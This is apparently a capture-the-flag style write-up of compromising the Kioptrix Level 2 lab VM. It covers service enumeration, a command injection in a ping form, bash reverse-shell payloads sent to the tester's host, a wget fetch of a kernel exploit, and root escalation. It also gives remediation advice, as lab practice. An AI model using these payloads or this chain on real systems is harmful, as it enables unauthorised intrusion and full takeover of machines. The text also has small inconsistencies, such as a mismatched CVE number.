



Advanced Exploitation & Privilege Escalation Report

Target: CentOS 4.5 System | Kioptrix lv 2

IP: 192.168.29.55

Date: November 19, 2025

Executive Summary

A comprehensive security assessment revealed critical vulnerabilities in a CentOS 4.5 system, leading to complete system compromise through an advanced exploitation chain. The attack progressed from initial web application command injection to kernel-level privilege escalation, achieving root access. This document details the technical methodology, exploitation techniques, and privilege escalation vectors employed during the engagement.

1. Network Discovery & Service Enumeration

1.1 Initial Host Identification:

Command

```
arp-scan -l
```

Target identified: 192.168.29.55 (VMware: 00:00:29:C1:23:0F)

Nmap Scan Results:

```
mmap -sV 192.168.29.55
```

```
(macson10@nightslayer)~[~]
$ nmap -sV 192.168.29.55
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-19 20:55 IST
Nmap scan report for 192.168.29.55
Host is up (0.0019s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 3.9p1 (protocol 1.99)
80/tcp    open  http     Apache httpd 2.0.52 ((CentOS))
111/tcp   open  rpcbind  2 (RPC #100000)
443/tcp   open  ssl/http Apache httpd 2.0.52 ((CentOS))
631/tcp   open  ipp      CUPS 1.1
1010/tcp  open  status   1 (RPC #100024)
3306/tcp  open  mysql    MySQL (unauthorized)
MAC Address: 00:0C:29:C1:23:0F (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.47 seconds
```



Key Findings:

- Outdated OpenSSH (v3.9p1) with protocol 1.99 support
- Apache 2.0.52 on both HTTP and HTTPS
- MySQL service accessible but unauthorized
- CUPS 1.1 with potential IPP vulnerabilities


2. Web Application Exploitation

2.1 Initial Vulnerability Discovery

Target Application: <http://192.168.29.55/pingit.php>

Vulnerability: Command Injection in ping utility

Figure 1:



2.2 Command Injection Proof of Concept

Command:

```
8.8.8.8 |ls
```



2.3 Directory Listing Results:

Figure 2 : Successful command execution revealing directory contents

```
8.8.8.8 | ls -la
total 24
drwxr-xr-x  2 root root 4096 Oct  8  2009 .
drwxr-xr-x  8 root root 4096 Oct  7  2009 ..
-rwxr-Sr-t  1 root root 1733 Feb  9  2012 index.php
-rwxr-Sr-t  1 root root  199 Oct  8  2009 pingit.php
```

2.4 Reverse Shell Establishment

Payload Delivery:

Multiple reverse shell attempts captured in web forms

```
bash -i >& /dev/tcp/192.168.29.62/4444 0>&1
```

```
bash -i >& /dev/tcp/192.168.29.62/8000 0>&1
```

Figure 3 : Multiple reverse shell payload attempts via web interface

Welcome to the Basic Administrative Web Console	
Ping a Machine on the Network:	bash -i >& /dev/tcp/192.168.29.62/8000 0> submit

Welcome to the Basic Administrative Web Console	
Ping a Machine on the Network:	bash -i >& /dev/tcp/192.168.29.62/4444 0> submit

Netcat Listener Log:

Command:

```
nc -nlvp 4444
```



Figure 4: Successful reverse shell connection establishment

```
(macson10@nightslayer)-[~]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.29.62] from (UNKNOWN) [192.168.29.55] 32773
bash: no job control in this shell
bash-3.00$ cd /tmp
bash-3.00$ pwd
/tmp
```

Initial Access Confirmed:

- User: apache (uid=48, gid=48)
- Limited shell environment
- Working directory: /tmp

3. Privilege Escalation Analysis

3.1 System Information Gathering

Kernel Version Assessment:

```
uname -a
# Linux version 2.6.x (CentOS 4.5)
```

3.2 Kernel Exploit Research

Searchsploit Enumeration:

```
bash
searchsploit CentOS 4.5
```

Figure 5: Kernel exploit research and selection process

searchsploit CentOS 4.5	
Exploit Title	Path
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_sendpage()' Ring0 Privilege Escalation (5)	linux/local/9479.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_data()' Ring0 Privilege Escalation (1)	linux_x86/local/9542.c
Linux Kernel 3.14.5 (CentOS 7 / RHEL) - 'libfutex' Local Privilege Escalation	linux/local/25370.c
Shellcodes: No Results	



Available Exploit Analysis:

Figure 6: *Comprehensive exploit database search results*

```
(root@nightslayer)-[/home/macson10]
# searchsploit CentOS 4.5

Exploit Title | Path
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_sendpage()' Ring0 Privilege Escalation (5) | linux/
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_data()' Ring0 Privilege Escalation (1) | linux/
Linux Kernel 3.14-5 (CentOS 7 / RHEL) - 'libfutex' Local Privilege Escalation | linux/

Shellcodes: No Results

(root@nightslayer)-[/home/macson10]
# searchsploit -m linux_x86/local/9542.c
Exploit: Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_data()' Ring0 Privilege Escalation (1)
URL: https://www.exploit-db.com/exploits/9542
Path: /usr/share/exploitdb/exploits/linux_x86/local/9542.c
Codes: CVE-2009-2698
Verified: True
File Type: C source, ASCII text
Copied to: /home/macson10/9542.c
```

Exploit Selection Rationale:

- **Chosen:** 9542.c (CVE-2009-2098)
- **Reason:** Exact match for kernel version and architecture
- **Target:** Linux 2.6 < 2.6.19 (x86)
- **Verified:** EDB verification confirmed

4. Exploit Deployment & Execution

4.1 File Transfer Operations:

Web Server Setup:

Figure 7: *Python HTTP server for exploit delivery*

```
(root@nightslayer)-[/home/macson10]
# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.29.55 - - [19/Nov/2025 22:47:37] "GET /9542.c HTTP/1.0" 200 -
```

Victim Download Log:

```
bash
wget http://192.168.29.62:8000/9542.c
```



Figure 8: Successful exploit transfer to target system

```
bash-3.00$ wget http://192.168.29.62:8000/9542.c
--09:37:24-- http://192.168.29.62:8000/9542.c
           => `9542.c'
Connecting to 192.168.29.62:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,535 (2.5K) [text/x-csrc]

    0K ..                               100%  58.96 MB/s

09:37:24 (58.96 MB/s) - `9542.c' saved [2535/2535]
```

4.2 Privilege Escalation Execution

Command:

```
gcc -o exploit 9542.c && ./exploit
```

Privilege Escalation Results:

Figure 9: Successful privilege escalation to root

```
bash-3.00$ ls
9542.c
bash-3.00$ gcc -o exploit 9542.c && ./exploit
9542.c:109:28: warning: no newline at end of file
sh: no job control in this shell
sh-3.00# id
uid=0(root) gid=0(root) groups=48(apache)
sh-3.00# ls
9542.c
exploit
sh-3.00# whoami
root
sh-3.00#
```



5. Advanced Exploitation Lab Activities

5.1 Exploit Chain Documentation

Exploit ID	Description	Target IP	Status	Payload
001	Web Command Injection	192.168.29.55	Success	Reverse Shell
002	Kernel Privilege Escalation	192.168.29.55	Success	Root Acces

6. Privilege Escalation and Persistence Lab

6.1 Privilege Escalation Log

Task ID	Technique	Target IP	Status	Outcome
010	Kernel Exploit (CVE-2009-2098)	192.168.29.55	Success	Root Shell

7. Mitigation & Remediation

7.1 Immediate Actions

1. **Kernel Patching:** Upgrade to version $\geq 2.6.19$
2. **Input Validation:** Implement strict command injection controls
3. **Service Hardening:** Update all vulnerable services
4. **Access Control:** Remove compiler access from web users

Conclusion

The advanced exploitation and privilege escalation assessment demonstrated critical security weaknesses in the target CentOS 4.5 system. The chained attack leveraging web application command injection and kernel-level vulnerabilities resulted in complete system compromise with root-level access.



Key Takeaways:

- Outdated kernel versions present extreme risk
- Web application input validation is crucial
- Defense-in-depth strategies are essential
- Regular security updates cannot be overlooked

Risk Rating: CRITICAL

Business Impact: HIGH